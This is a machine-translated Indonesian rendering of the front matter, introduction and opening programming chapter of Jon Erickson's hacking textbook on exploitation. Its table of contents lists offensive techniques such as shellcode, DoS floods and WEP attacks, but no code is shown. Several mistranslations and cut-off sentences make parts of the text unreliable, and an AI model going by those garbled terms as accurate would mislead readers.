

cD di dalam



## **2Edisi ke-**

# Peretasan

## seni eksplorasi

# jon erickson





## **PUJIAN UNTUK EDISI PERTAMA *HACKING: SENI EKSPLOITASI***

“Tutorial terlengkap tentang teknik hacking. Akhirnya sebuah buku yang tidak hanya menunjukkan bagaimana menggunakan eksplot tetapi bagaimana mengembangkannya.”

—PHRACK

“Dari semua buku yang saya baca sejauh ini, saya akan menganggap ini sebagai buku pegangan peretas yang paling penting.”

—FORUM KEAMANAN

“Saya merekomendasikan buku ini untuk bagian pemrograman saja.”

—ULASAN UNIX

“Saya sangat merekomendasikan buku ini. Itu ditulis oleh seseorang yang tahu apa yang dia bicarakan, dengan kode, alat, dan contoh yang dapat digunakan.”

—CIPHER IEEE

“Buku Erickson, panduan ringkas dan tanpa basa-basi untuk peretas pemula, diisi dengan kode nyata dan teknik peretasan serta penjelasan tentang cara kerjanya.”

—PENGGUNA DAYA KOMPUTER(CPU)MAJALAH

“Ini adalah buku yang luar biasa. Mereka yang siap untuk melanjutkan ke [tingkat berikutnya] harus mengambil buku ini dan membacanya dengan seksama.”

—TENTANG.COM INTERNET/KEAMANAN JARINGAN



**2ND EDITION**

# HACKING

THE ART OF EXPLOITATION

JON ERICKSON



San Francisco

**HACKING: SENI EKSPLORASI, EDISI ke-2.** Hak Cipta © 2008 oleh Jon Erickson.

Seluruh hak cipta. Tidak ada bagian dari karya ini yang boleh direproduksi atau ditransmisikan dalam bentuk apa pun atau dengan cara apa pun, elektronik atau mekanis, termasuk memfotokopi, merekam, atau dengan sistem penyimpanan atau pengambilan informasi apa pun, tanpa izin tertulis sebelumnya dari pemilik hak cipta dan penerbit.



Dicetak pada kertas daur ulang di Amerika Serikat

11 10 09 08 07      1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-144-1

ISBN-13: 978-1-59327-144-2

Penerbit: William Pollock

Editor Produksi: Christina Samuell dan Megan Dunchak Desain

Sampul: Octopoda Studios

Penyunting Pengembangan: Tyler Ortman Peninjau

Teknis: Aaron Adams Penyunting: Dmitry Kirsanov dan

Megan Dunchak Penyusun: Christina Samuell dan

Kathleen Mish Pengoreksi: Jim Brook

Pengindeks: Nancy Guenther

Untuk informasi tentang distributor atau terjemahan buku, silakan hubungi langsung No Starch Press, Inc.:

Tidak ada Starch Press, Inc.

555 De Haro Street, Suite 250, San Francisco, CA 94107

telepon: 415.863.9900; faks: 415.863.9950; info@nostarch.com ; www.nostarch.com

*Perpustakaan Kongres Data Katalogisasi-dalam-Publikasi*

Erickson, Jon, 1977-

Hacking : seni eksplorasi / Jon Erickson. - edisi ke-2.

p. cm.

ISBN-13: 978-1-59327-144-2

ISBN-10: 1-59327-144-1

1. Keamanan komputer. 2. Hacker komputer. 3. Jaringan komputer -- Tindakan keamanan.

I. Judul.

QA76.9.A25E75 2008

005.8--dc22

2007042910

No Starch Press dan logo No Starch Press adalah merek dagang terdaftar dari No Starch Press, Inc. Nama produk dan perusahaan lain yang disebutkan di sini mungkin merupakan merek dagang dari pemiliknya masing-masing. Daripada menggunakan simbol merek dagang dengan setiap kemunculan nama merek dagang, kami menggunakan nama hanya dalam gaya editorial dan untuk kepentingan pemilik merek dagang, tanpa niat melanggar merek dagang.

Informasi dalam buku ini didistribusikan berdasarkan "Apa Adanya", tanpa jaminan. Sementara setiap tindakan pencegahan telah diambil dalam persiapan karya ini, baik penulis maupun No Starch Press, Inc. tidak akan memiliki kewajiban apa pun kepada orang atau badan mana pun sehubungan dengan kerugian atau kerusakan yang disebabkan atau diduga disebabkan secara langsung atau tidak langsung oleh informasi yang terkandung di dalamnya.

## **ISI SINGKAT**

Kata Pengantar .....	xii
Ucapan Terima Kasih .....	xii
0x100 Pengantar .....	1
0x200 Pemrograman .....	5
0x300 Eksplorasi .....	115
0x400 Jaringan .....	195
0x500 Kode cangkang .....	281
0x600 Penanggulangan .....	319
0x700 Kriptologi .....	393
0x800 Kesimpulan .....	451
Indeks .....	455



# DETAIL ISI

KATA PENGANTAR	xii
UCAPAN TERIMA KASIH	xiii
0x100 PENDAHULUAN	1
<b>0x200 PEMROGRAMAN</b>	<b>5</b>
0x210 Apa itu Pemrograman? .....	6
0x220 Kode semu .....	7
0x230 Struktur Kontrol .....	8
0x231 Jika-Maka-Lain .....	8
0x232 Sementara/Sampai Loop .....	9
0x233 Untuk Loop .....	10
0x240 Konsep Pemrograman Lebih Mendasar .....	11
0x241 Variabel .....	11
0x242 Operator Aritmatika .....	12
0x243 Operator Perbandingan .....	14
0x244 Fungsi .....	16
0x250 Membuat Tangan Anda Kotor .....	19
0x251 Gambar yang lebih besar .....	20
0x252 Itux86 Prosesor .....	23
0x253 Bahasa campuran.....	25
0x260 Kembali ke dasar.....	37
0x261 String .....	38
0x262 Ditandatangani, Tidak Ditandatangani, Panjang, dan Pendek .....	41
0x263 Pointer .....	43
0x264 Memformat String.....	48
0x265 Pengetikan .....	51
0x266 Argumen Baris Perintah .....	58
0x267 Cakupan Variabel .....	62
0x270 Segmentasi Memori .....	69
0x271 Segmen Memori dalam C .....	75
0x272 Menggunakan Tumpukan .....	77
0x273 Maloc yang Diperiksa Kesalahan () .....	80
0x280 Membangun di Dasar .....	81
0x281 Akses Berkas .....	81
0x282 Izin Berkas .....	87
0x283 ID Pengguna .....	88
0x284 Struktur .....	96
0x285 Pointer Fungsi .....	100
0x286 Bilangan Pseudo-acak .....	101
0x287 Sebuah Permainan Kesempatan .....	102

<b>0x300</b>	<b>EKSPLORASI</b>	<b>115</b>
0x310	Teknik Eksplorasi Umum .....	118
0x320	Buffer Meluap .....	119
	0x321 Kerentanan Buffer Overflow Berbasis Stack .....	122
0x330	Berekspresikan dengan BASH.....	133
	0x331 Menggunakan Lingkungan.....	142
0x340	Meluap di Segmen Lain .....	150
	0x341 Pelimpahan Berbasis Tumpukan Dasar .....	150
	0x342 Pointer Fungsi yang Meluap .....	156
0x350	Memformat String.....	167
	0x351 Parameter Format.....	167
	0x352 Kerentanan Format String .....	170
	0x353 Membaca dari Alamat Memori Sewenang-wenang .....	172
	0x354 Menulis ke Alamat Memori Sewenang-wenang .....	173
	0x355 Akses Parameter Langsung .....	180
	0x356 Menggunakan Penulisan Singkat .....	182
	0x357 Jalan memutar dengan .dtors.....	184
	0x358 Kerentanan notesearch lainnya .....	189
	0x359 Menimpa Tabel Offset Global .....	190
<b>0x400</b>	<b>JARINGAN</b>	<b>195</b>
0x410	Model OSI .....	196
0x420	Soket .....	198
	0x421 Fungsi Soket.....	199
	0x422 Alamat Soket .....	200
	0x423 Urutan Byte Jaringan .....	202
	0x424 Konversi Alamat Internet .....	203
	0x425 Contoh Server Sederhana .....	203
	0x426 Contoh Klien Web .....	207
	0x427 Server Tinyweb .....	213
0x430	Mengupas Kembali Lapisan Bawah.....	217
	0x431 Lapisan Data-Link.....	218
	0x432 Lapisan Jaringan .....	220
	0x433 Lapisan Transportasi .....	221
0x440	Pengendalian Jaringan .....	224
	0x441 Sniffer Soket Mentah .....	226
	0x442 libpcap Sniffer .....	228
	0x443 Decoding Layer .....	230
	0x444 Mengendalikan Aktif.....	239
0x450	Kegagalan layanan.....	251
	0x451 Banjir SYN .....	252
	0x452 Ping Kematian.....	256
	0x453 Tetesan air mata .....	256
	0x454 Banjir Ping .....	257
	0x455 Serangan Amplifikasi .....	257
	0x456 Banjir DoS Terdistribusi.....	258
0x460	Pembajakan TCP/IP.....	258
	0x461 Pembajakan RST .....	259
	0x462 Pembajakan Berlanjut .....	263

0x470	Pemindaian Port .....	264
0x471	Pemindaian SYN Stealth .....	264
0x472	Pemindaian FIN, X-mas, dan Null .....	264
0x473	Umpam Spoofing .....	265
0x474	Pemindaian Menganggur.....	265
0x475	Pertahanan Proaktif (Kain kafan).....	267
0x480	Jangkau dan Retas Seseorang .....	272
0x481	Analisis dengan GDB.....	273
0x482	Hampir Hanya Menghitung dengan Granat Tangan .....	275
0x483	Kode Shell Port-Binding .....	278

## **0x500 KODE SHELL 281**

0x510	Perakitan vs. C .....	282
	0x511 Panggilan Sistem Linux di Majelis .....	284
0x520	Jalur ke Shellcode.....	286
	0x521 Instruksi Perakitan Menggunakan Stack .....	287
	0x522 Menyelidiki dengan GDB.....	289
	0x523 Menghapus Byte Null .....	290
0x530	Shell-Spawning Shellcode.....	295
	0x531 Masalah Keistimewaan.....	299
	0x532 Dan Masih Lebih Kecil.....	302
0x540	Kode Shell Port-Binding .....	303
	0x541 Menduplikasi Deskriptor File Standar.....	307
	0x542 Struktur Kontrol Percabangan .....	309
0x550	Connect-Back Shellcode .....	314

## **0x600 TANGGUNG JAWAB 319**

0x610	Penanggulangan yang Mendeteksi .....	320
0x620	Daemon Sistem .....	321
	0x621 Kursus Singkat dalam Sinyal .....	322
	0x622 Daemon Tinyweb .....	324
0x630	Alat Dagang .....	328
	Alat Eksplloitasi tinywebd 0x631.....	329
0x640	File Log.....	334
	0x641 Berbaur dengan Kerumunan .....	334
0x650	Melihat Yang Jelas .....	336
	0x651 Satu langkah pada satu waktu .....	336
	0x652 Menyatukan Semuanya Kembali .....	340
	0x653 Pekerja Anak .....	346
0x660	Kamuflase Tingkat Lanjut .....	348
	0x661 Memalsukan Alamat IP yang Tercatat .....	348
	0x662 Eksplloitasi Tanpa Log .....	352
0x670	Seluruh Infrastruktur .....	354
	0x671 Penggunaan Kembali Soket .....	355
0x680	Penyelundupan Muatan .....	359
	0x681 Pengkodean String .....	359
	0x682 Cara Menyembunyikan Kereta Luncur.....	362
0x690	Pembatasan Penyanga .....	363
	0x691 Kode Shell ASCII Polimorfik yang Dapat Dicetak.....	366

0x6a0	Penanggulangan Pengerasan.....	376
0x6b0	Tumpukan yang Tidak Dapat Dieksekusi .....	376
	0x6b1 ret2libc .....	376
	0x6b2 Kembali ke sistem().....	377
0x6c0	Ruang Tumpukan Acak .....	379
	0x6c1 Investigasi dengan BASH dan GDB .....	380
	0x6c2 Memantul dari gerbang linux .....	384
	0x6c3 Pengetahuan Terapan .....	388
	0x6c4 Percobaan Pertama .....	388
	0x6c5 Memainkan Peluang .....	390

## **0x700 KRIPTOLOGI 393**

0x710	Teori Informasi .....	394
	0x711 Keamanan Tanpa Syarat .....	394
	0x712 Bantalan Sekali Pakai .....	395
	0x713 Distribusi Kunci Kuantum .....	395
	0x714 Keamanan Komputasi .....	396
0x720	Waktu Pengoperasian Algoritma .....	397
	0x721 Notasi Asimtotik .....	398
0x730	Enkripsi Simetris.....	398
	0x731 Algoritma Pencarian Kuantum Lov Grover.....	399
0x740	Enkripsi Asimetris .....	400
	0x741 RSA.....	400
	0x742 Algoritma Anjak Kuantum Peter Shor .....	404
0x750	Cipher Hibrida .....	406
	0x751 Serangan Man-in-the-Middle .....	406
	0x752 Sidik Jari Host Protokol SSH yang Berbeda .....	410
	0x753 Sidik Jari Kabur .....	413
0x760	Pembobolan Kata Sandi.....	418
	0x761 Serangan Kamus .....	419
	0x762 Serangan Brute-Force yang Habis-habisan.....	422
	0x763 Tabel Pencarian Hash .....	423
	0x764 Matriks Probabilitas Kata Sandi .....	424
0x770	Enkripsi 802.11b Nirkabel .....	433
	0x771 Privasi Setara dengan Kabel .....	434
	0x772 RC4 Stream Cipher .....	435
0x780	Serangan WEP.....	436
	0x781 Serangan Brute-Force Offline.....	436
	0x782 Penggunaan Ulang Keystream .....	437
	0x783 Tabel Kamus Dekripsi Berbasis IV .....	438
	0x784 Pengalihan IP.....	438
	0x785 Serangan Fluhrer, Mantin, dan Shamir .....	439

## **0x800 KESIMPULAN 451**

0x810	Referensi.....	452
0x820	Sumber .....	454

## **INDEKS 455**

## **KATA PENGANTAR**

Tujuan dari buku ini adalah untuk berbagi seni hacking dengan semua orang. Memahami teknik peretasan seringkali sulit, karena membutuhkan pengetahuan yang luas dan mendalam.

Banyak teks peretasan tampak esoterik

dan membingungkan karena hanya beberapa celah dalam pendidikan prasyarat ini. Edisi kedua ini *Peretasan: Seni Eksploitasi* membuat dunia peretasan lebih mudah diakses dengan memberikan gambaran lengkap—mulai dari pemrograman, kode mesin, hingga eksploitasi. Selain itu, edisi ini menampilkan LiveCD yang dapat di-boot berdasarkan Ubuntu Linux yang dapat digunakan di komputer mana pun dengan x86 prosesor, tanpa memodifikasi OS komputer yang ada. CD ini berisi semua kode sumber dalam buku dan menyediakan lingkungan pengembangan dan eksploitasi yang dapat Anda gunakan untuk mengikuti contoh buku dan bereksperimen di sepanjang jalan.

## **UCAPAN TERIMA KASIH**

Saya ingin mengucapkan terima kasih kepada Bill Pollock dan semua orang di No Starch Press karena membuat buku ini menjadi mungkin dan memungkinkan saya untuk memiliki begitu banyak kendali kreatif dalam proses. Juga, saya ingin berterima kasih kepada teman-teman saya Seth Benson dan Aaron Adams untuk mengoreksi dan mengedit, Jack Matheson untuk membantu saya dengan perakitan, Dr. Seidel untuk membuat saya tertarik pada ilmu komputer, orang tua saya untuk membeli Commodore VIC- 20, dan komunitas peretas atas inovasi dan kreativitas yang menghasilkan teknik-teknik yang dijelaskan dalam buku ini.

# 0x100

## PENGANTAR

Ide peretasan dapat memunculkan gambar bergaya vandalisme elektronik, spionase, rambut dicat, dan tindik badan. Kebanyakan orang mengasosiasikan peretasan dengan pelanggaran hukum dan menganggap bahwa setiap orang yang terlibat dalam aktivitas peretasan adalah penjahat. Memang, ada orang di luar ada yang menggunakan teknik peretasan untuk melanggar hukum, tetapi peretasan sebenarnya bukan tentang itu. Faktanya, peretasan lebih tentang mengikuti hukum daripada melanggarinya. Inti dari peretasan adalah menemukan kegunaan yang tidak diinginkan atau diabaikan untuk hukum dan properti dari situasi tertentu dan kemudian menerapkannya dengan cara baru dan inventif untuk memecahkan masalah—apa pun itu.

Masalah matematika berikut menggambarkan inti dari peretasan:

Gunakan setiap angka 1, 3, 4, dan 6 tepat satu kali dengan salah satu dari empat operasi matematika dasar (penjumlahan, pengurangan, perkalian, dan pembagian) menjadi total 24. Setiap angka harus digunakan sekali dan hanya sekali, dan Anda dapat menentukan urutan operasi; misalnya,  $3 * (4 + 6) + 1 = 31$  valid, namun salah, karena tidak berjumlah 24.

Aturan untuk masalah ini didefinisikan dengan baik dan sederhana, namun jawabannya tidak banyak. Seperti solusi untuk masalah ini (ditampilkan di halaman terakhir buku ini), solusi yang diretas mengikuti aturan sistem, tetapi mereka menggunakan aturan itu dengan cara yang berlawanan dengan intuisi. Ini memberi peretas keunggulan mereka, memungkinkan mereka untuk memecahkan masalah dengan cara yang tidak terbayangkan bagi mereka yang terbatas pada pemikiran dan metodologi konvensional.

Sejak awal komputer, peretas telah memecahkan masalah secara kreatif. Pada akhir 1950-an, klub kereta api model MIT diberi sumbangan suku cadang, sebagian besar peralatan telepon tua. Anggota klub menggunakan peralatan ini untuk memasang sistem kompleks yang memungkinkan banyak operator mengontrol bagian trek yang berbeda dengan menghubungi bagian yang sesuai. Mereka menyebut penggunaan peralatan telepon yang baru dan inventif ini *peretasan*; banyak orang menganggap grup ini sebagai peretas asli. Kelompok ini beralih ke pemrograman pada kartu punch dan pita ticker untuk komputer awal seperti IBM 704 dan TX-0. Sementara yang lain puas dengan menulis program yang hanya memecahkan masalah, para peretas awal terobsesi dengan menulis program yang memecahkan masalah *dengan baik*. Program baru yang dapat mencapai hasil yang sama dengan yang sudah ada tetapi menggunakan lebih sedikit kartu punch dianggap lebih baik, meskipun melakukan hal yang sama. Perbedaan utamanya adalah bagaimana program mencapai hasilnya—*keanggunan*.

Mampu mengurangi jumlah kartu punch yang dibutuhkan untuk sebuah program menunjukkan penguasaan artistik atas komputer. Meja yang dibuat dengan baik dapat menampung vas seperti halnya kotak susu, tetapi yang satu pasti terlihat jauh lebih baik daripada yang lain. Peretas awal membuktikan bahwa masalah teknis dapat memiliki solusi artistik, dan dengan demikian mereka mengubah pemrograman dari sekadar tugas rekayasa menjadi bentuk seni.

Seperti banyak bentuk seni lainnya, peretasan sering disalahpahami. Beberapa yang mendapatkannya membentuk subkultur informal yang tetap sangat fokus pada pembelajaran dan penguasaan seni mereka. Mereka percaya bahwa informasi harus bebas dan apa pun yang menghalangi kebebasan itu harus dielakkan. Hambatan tersebut antara lain figur otoritas, birokrasi kelas perguruan tinggi, dan diskriminasi. Di lautan siswa yang didorong oleh kelulusan, kelompok peretas tidak resmi ini menentang tujuan konvensional dan malah mengejar pengetahuan itu sendiri. Dorongan untuk terus belajar dan mengeksplorasi ini bahkan melampaui batas konvensional yang ditarik oleh diskriminasi, terbukti dalam penerimaan klub kereta api model MIT terhadap Peter Deutsch yang berusia 12 tahun ketika ia menunjukkan pengetahuannya tentang TX-0 dan keinginannya untuk belajar. Usia, ras, jenis kelamin, penampilan, gelar akademik,

Peretas asli menemukan kemegahan dan keanggunan dalam ilmu matematika dan elektronik yang kering secara konvensional. Mereka melihat pemrograman sebagai bentuk ekspresi artistik dan komputer sebagai instrumen seni itu. Keinginan mereka untuk membedah dan memahami tidak dimaksudkan untuk mengungkap upaya artistik; itu hanyalah cara untuk mencapai apresiasi yang lebih besar dari mereka. Nilai-nilai yang didorong oleh pengetahuan ini pada akhirnya akan disebut sebagai *Etika Peretas*: apresiasi logika sebagai bentuk seni dan promosi arus informasi yang bebas, melampaui batasan dan batasan konvensional untuk tujuan sederhana

lebih memahami dunia. Ini bukan tren budaya baru; Pythagoras di Yunani kuno memiliki etika dan subkultur yang sama, meskipun tidak memiliki komputer. Mereka melihat keindahan dalam matematika dan menemukan banyak konsep inti dalam geometri. Rasa haus akan pengetahuan dan produk sampingannya yang bermanfaat akan terus berlanjut sepanjang sejarah, dari Pythagoras hingga Ada Lovelace hingga Alan Turing hingga para peretas klub kereta model MIT. Peretas modern seperti Richard Stallman dan Steve Wozniak telah melanjutkan warisan peretasan, memberi kita sistem operasi modern, bahasa pemrograman, komputer pribadi, dan banyak teknologi lain yang kita gunakan setiap hari.

Bagaimana cara membedakan antara peretas baik yang membawa keajaiban kemajuan teknologi dan peretas jahat yang mencuri nomor kartu kredit kita? Syarat *kerupuk* diciptakan untuk membedakan hacker jahat dari yang baik. Wartawan diberitahu bahwa cracker seharusnya menjadi orang jahat, sedangkan hacker adalah orang baik. Peretas tetap setia pada Etika Peretas, sementara kerupuk hanya tertarik untuk melanggar hukum dan menghasilkan uang dengan cepat. Cracker dianggap kurang berbakat dibandingkan dengan para peretas elit, karena mereka hanya menggunakan alat dan skrip yang ditulis oleh peretas tanpa memahami cara kerjanya. *kerupuk* dimaksudkan untuk menjadi label umum bagi siapa saja yang melakukan sesuatu yang tidak bermoral dengan perangkat lunak pembajakan komputer, merusak situs web, dan yang terburuk, tidak memahami apa yang mereka lakukan. Tetapi sangat sedikit orang yang menggunakan istilah ini hari ini.

Kurangnya popularitas istilah ini mungkin karena etimologinya yang membingungkan—*kerupuk* awalnya menggambarkan mereka yang memecahkan hak cipta perangkat lunak dan skema perlindungan salinan rekayasa balik. Ketidakpopulerannya saat ini mungkin hanya akibat dari dua definisi baru yang ambigu: sekelompok orang yang terlibat dalam aktivitas ilegal dengan komputer atau orang-orang yang merupakan peretas yang relatif tidak terampil. Beberapa jurnalis teknologi merasa terdorong untuk menggunakan istilah-istilah yang tidak dikenal oleh sebagian besar pembaca mereka. Sebaliknya, kebanyakan orang menyadari misteri dan keterampilan yang terkait dengan istilah *peretas*, jadi bagi seorang jurnalis, keputusan untuk menggunakan istilah *peretas* gampang. Demikian pula istilah *script kiddie* kadang-kadang digunakan untuk merujuk ke kerupuk, tetapi itu tidak memiliki semangat yang sama dengan bayangan *peretas*. Ada beberapa yang masih akan berpendapat bahwa ada garis yang berbeda antara hacker dan cracker, tapi saya percaya bahwa siapa pun yang memiliki semangat hacker adalah seorang hacker, terlepas dari hukum yang mungkin dia langgar.

Undang-undang saat ini yang membatasi kriptografi dan penelitian kriptografi semakin mengaburkan batas antara peretas dan cracker. Pada tahun 2001, Profesor Edward Felten dan tim penelitiannya dari Princeton University hendak menerbitkan makalah yang membahas kelemahan berbagai skema watermarking digital. Makalah ini menjawab tantangan yang dikeluarkan oleh Secure Digital Music Initiative (SDMI) dalam Tantangan Publik SDMI, yang mendorong publik untuk mencoba mendobrak skema watermarking tersebut. Namun, sebelum Felten dan timnya dapat menerbitkan makalah tersebut, mereka diancam oleh Yayasan SDMI dan Asosiasi Industri Rekaman Amerika (RIAA). Digital Millennium Copyright Act (DCMA) tahun 1998 melarang diskusi atau penyediaan teknologi yang mungkin digunakan untuk melewati kontrol konsumen industri. Hukum yang sama ini digunakan untuk melawan Dmitry Sklyarov, seorang pemrogram dan peretas komputer Rusia. Dia telah menulis perangkat lunak untuk dielakkan

enkripsi yang terlalu sederhana dalam perangkat lunak Adobe dan mempresentasikan temuannya di konvensi peretas di Amerika Serikat. FBI masuk dan menangkapnya, yang mengarah ke pertempuran hukum yang panjang. Di bawah undang-undang, kompleksitas kontrol konsumen industri tidak menjadi masalah—secara teknis ilegal untuk merekayasa balik atau bahkan mendiskusikan Pig Latin jika digunakan sebagai kontrol konsumen industri. Siapa hackernya dan siapa crackernya sekarang? Ketika hukum tampaknya mengganggu kebebasan berbicara, apakah orang baik yang mengutarakan pikirannya tiba-tiba menjadi jahat? Saya percaya bahwa semangat peretas melampaui undang-undang pemerintah, bukannya didefinisikan oleh mereka.

Ilmu fisika nuklir dan biokimia dapat digunakan untuk membunuh, namun juga memberi kita kemajuan ilmiah yang signifikan dan pengobatan modern. Tidak ada yang baik atau buruk tentang pengetahuan itu sendiri; moralitas terletak pada penerapan pengetahuan. Bahkan jika kita mau, kita tidak dapat menekan pengetahuan tentang bagaimana mengubah materi menjadi energi atau menghentikan kemajuan teknologi masyarakat yang berkelanjutan. Dengan cara yang sama, semangat hacker tidak pernah bisa dihentikan, juga tidak dapat dengan mudah dikategorikan atau dibedah. Peretas akan terus mendorong batas pengetahuan dan perilaku yang dapat diterima, memaksa kita untuk mengeksplorasi lebih jauh dan lebih jauh.

Bagian dari upaya ini menghasilkan ko-evolusi keamanan yang pada akhirnya menguntungkan melalui persaingan antara peretas penyerang dan peretas pertahanan. Sama seperti kijang cepat yang diadaptasi dari kejaran cheetah, dan cheetah menjadi lebih cepat dari mengejar kijang, persaingan antara hacker memberikan pengguna komputer keamanan yang lebih baik dan lebih kuat, serta teknik serangan yang lebih kompleks dan canggih. Pengenalan dan perkembangan sistem deteksi intrusi (IDS) adalah contoh utama dari proses evolusi bersama ini. Peretas yang bertahan membuat IDS untuk ditambahkan ke gudang senjata mereka, sementara peretas yang menyerang mengembangkan teknik penghindaran IDS, yang akhirnya dikompensasikan dengan produk IDS yang lebih besar dan lebih baik. Hasil bersih dari interaksi ini adalah positif, karena menghasilkan orang yang lebih pintar, keamanan yang lebih baik,

Maksud dari buku ini adalah untuk mengajari Anda tentang semangat peretasan yang sebenarnya. Kami akan melihat berbagai teknik hacker, dari dulu hingga sekarang, membedahnya untuk mempelajari bagaimana dan mengapa mereka bekerja. Disertakan dengan buku ini adalah LiveCD yang dapat di-boot yang berisi semua kode sumber yang digunakan di sini serta lingkungan Linux yang telah dikonfigurasi sebelumnya. Eksplorasi dan inovasi sangat penting untuk seni peretasan, jadi CD ini akan memungkinkan Anda mengikuti dan bereksperimen sendiri. Satu-satunya persyaratan adalahxProsesor 86, yang digunakan oleh semua mesin Microsoft Windows dan komputer Macintosh yang lebih baru—cukup masukkan CD dan reboot. Lingkungan Linux alternatif ini tidak akan mengganggu OS Anda yang sudah ada, jadi setelah selesai, cukup reboot lagi dan keluarkan CD. Dengan cara ini, Anda akan mendapatkan pemahaman dan apresiasi langsung untuk peretasan yang dapat menginspirasi Anda untuk meningkatkan teknik yang ada atau bahkan menciptakan yang baru. Mudah-mudahan, buku ini akan merangsang sifat ingin tahu peretas dalam diri Anda dan mendorong Anda untuk berkontribusi pada seni peretasan dalam beberapa cara, terlepas dari sisi pagar mana yang Anda pilih.

# 0x200

## PEMROGRAMAN

*Peretas* adalah istilah untuk mereka yang menulis kode dan mereka yang mengeksploitasiinya. Meskipun kedua kelompok peretas ini memiliki tujuan akhir yang berbeda, kedua kelompok tersebut menggunakan teknik pemecahan masalah yang serupa. Karena pemahaman tentang pemrograman membantu mereka yang mengeksploitasi, dan pemahaman tentang eksploitasi membantu mereka yang memprogram, banyak hacker melakukan keduanya. Ada peretasan menarik yang ditemukan baik dalam teknik yang digunakan untuk menulis kode yang elegan maupun teknik yang digunakan untuk mengeksploitasi program. Peretasan sebenarnya hanyalah tindakan menemukan solusi yang cerdas dan berlawanan dengan intuisi untuk suatu masalah.

Peretasan yang ditemukan dalam eksploitasi program biasanya menggunakan aturan komputer untuk melewati keamanan dengan cara yang tidak pernah dimaksudkan. Peretasan pemrograman serupa karena mereka juga menggunakan aturan komputer dengan cara baru dan inventif, tetapi tujuan akhirnya adalah efisiensi atau kode sumber yang lebih kecil, belum tentu kompromi keamanan. Sebenarnya ada banyak sekali program yang

dapat ditulis untuk menyelesaikan tugas apa pun, tetapi sebagian besar solusi ini tidak perlu besar, rumit, dan ceroboh. Beberapa solusi yang tersisa adalah kecil, efisien, dan rapi. Program yang memiliki kualitas ini dikatakan memiliki *keanggunan*, dan solusi cerdas dan inventif yang cenderung mengarah pada efisiensi ini disebut *peretasan*. Peretas di kedua sisi pemrograman menghargai keindahan kode yang elegan dan kecerdikan peretasan yang cerdas.

Di dunia bisnis, lebih penting ditempatkan pada menghasilkan kode fungsional daripada mencapai peretasan dan keanggunan yang cerdas. Karena pertumbuhan eksponensial luar biasa dari daya komputasi dan memori, menghabiskan lima jam ekstra untuk membuat potongan kode yang sedikit lebih cepat dan lebih hemat memori tidak masuk akal secara bisnis ketika berhadapan dengan komputer modern yang memiliki gigahertz siklus pemrosesan dan gigabyte memori. Sementara pengoptimalan waktu dan memori berjalan tanpa pemberitahuan oleh semua pengguna kecuali yang paling canggih, fitur baru dapat dipasarkan. Ketika intinya adalah uang, menghabiskan waktu untuk peretasan pintar untuk pengoptimalan tidak masuk akal.

Penghargaan sejati dari keanggunan pemrograman diserahkan kepada para peretas: penghobi komputer yang tujuan akhirnya bukan untuk menghasilkan keuntungan tetapi untuk memeras setiap fungsi yang mungkin dari Commodore 64s lama mereka, mengeksploitasi penulis yang perlu menulis potongan kecil dan kode yang menakjubkan untuk lolos dari celah keamanan yang sempit, dan siapa pun yang menghargai upaya dan tantangan untuk menemukan solusi terbaik. Ini adalah orang-orang yang bersemangat tentang pemrograman dan sangat menghargai keindahan potongan kode yang elegan atau kecerdikan peretasan yang cerdas. Karena pemahaman tentang pemrograman merupakan prasyarat untuk memahami bagaimana program dapat dieksplorasi, pemrograman adalah titik awal yang alami.

## 0x210 Apa itu Pemrograman?

Pemrograman adalah konsep yang sangat alami dan intuitif. Sebuah program tidak lebih dari serangkaian pernyataan yang ditulis dalam bahasa tertentu. Program ada di mana-mana, dan bahkan para teknofobia di dunia menggunakan program setiap hari. Petunjuk arah mengemudi, resep memasak, drama sepak bola, dan DNA adalah semua jenis program. Program tipikal untuk petunjuk arah mengemudi mungkin terlihat seperti ini:

---

Mulailah menyusuri Main Street menuju ke timur. Lanjutkan di Main Street sampai Anda melihat gereja di sebelah kanan Anda. Jika jalan terhalang karena konstruksi, belok kanan di Jalan 15, belok kiri di Jalan Pinus, lalu belok kanan di Jalan 16. Jika tidak, Anda bisa melanjutkan dan berbelok ke kanan di 16th Street. Lanjutkan di 16th Street, dan belok kiri ke Destination Road. Berkendara lurus ke Destination Road sejauh 5 mil, dan kemudian Anda akan melihat rumah di sebelah kanan. Alamatnya adalah 743 Destination Road.

---

Siapa pun yang tahu bahasa Inggris dapat memahami dan mengikuti petunjuk mengemudi ini, karena ditulis dalam bahasa Inggris. Memang, mereka tidak fasih, tetapi setiap instruksi jelas dan mudah dimengerti, setidaknya untuk seseorang yang membaca bahasa Inggris.

Tetapi komputer tidak mengerti bahasa Inggris secara native; hanya mengerti bahasa mesin. Untuk menginstruksikan komputer melakukan sesuatu, instruksi harus ditulis dalam bahasanya. Namun, *bahasa mesin*misterius dan sulit untuk dikerjakan—terdiri dari bit dan byte mentah, dan berbeda dari arsitektur ke arsitektur. Untuk menulis program dalam bahasa mesin untuk Intelx86 prosesor, Anda harus mencari tahu nilai yang terkait dengan setiap instruksi, bagaimana setiap instruksi berinteraksi, dan banyak sekali detail tingkat rendah. Pemrograman seperti ini melelahkan dan tidak praktis, dan tentu saja tidak intuitif.

Yang dibutuhkan untuk mengatasi kerumitan penulisan bahasa mesin adalah penerjemah. Sebuah *perakitan* adalah salah satu bentuk penerjemah bahasa mesin—ini adalah program yang menerjemahkan bahasa rakitan ke dalam kode yang dapat dibaca mesin. *bahasa campuran* kurang samar daripada bahasa mesin, karena menggunakan nama untuk instruksi dan variabel yang berbeda, bukan hanya menggunakan angka. Namun, bahasa assembly masih jauh dari intuitif. Nama instruksi sangat esoterik, dan bahasanya spesifik untuk arsitektur. Sama seperti bahasa mesin untuk Intelx86 prosesor berbeda dari bahasa mesin untuk prosesor Sparc, x86 bahasa rakitan berbeda dari bahasa rakitan Sparc. Program apa pun yang ditulis menggunakan bahasa rakitan untuk arsitektur satu prosesor tidak akan bekerja pada arsitektur prosesor lain. Jika sebuah program ditulis dalam x86 bahasa assembly, harus ditulis ulang untuk berjalan pada arsitektur Sparc. Selain itu, untuk menulis program yang efektif dalam bahasa rakitan, Anda masih harus mengetahui banyak detail tingkat rendah dari arsitektur prosesor yang Anda tulis.

